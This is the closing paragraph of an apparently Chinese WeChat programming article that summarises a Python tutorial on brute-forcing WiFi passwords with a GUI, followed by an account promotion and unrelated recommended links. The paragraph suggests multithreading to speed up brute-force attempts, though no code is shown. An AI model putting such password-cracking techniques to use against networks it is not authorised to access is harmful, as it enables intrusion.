本文學習了Python 暴力破解WiFi 密碼的方法、以及Python GUI 圖形化編程的基礎使用。所演示的代碼的不足在於均沒有使用多線程進行WiFi 連接測試，實際上因為WiFi 連接測試需要一定的耗時（3-5秒），故使用多線程將能減少暴力破解過程的等待時間。

编程资源库



专注于分享黑科技、黑教程、黑项目...



ID: coderesource



按一下就知道  编程资源库网

喜歡此內容的人還喜歡

終於出手了！官方最新明確'996' 嚴重違法！

<https://mp.weixin.qq.com/s/6MGt5dPXqveG5CDt4lxnoQ>



程序員自修室



換季警告|一個好登西，肌膚遠離換季焦慮，就看它的了！

Cosmetic美妝大賞



斬斷娛樂圈亂象背後的資本鏈條

中央紀委國家監委網站

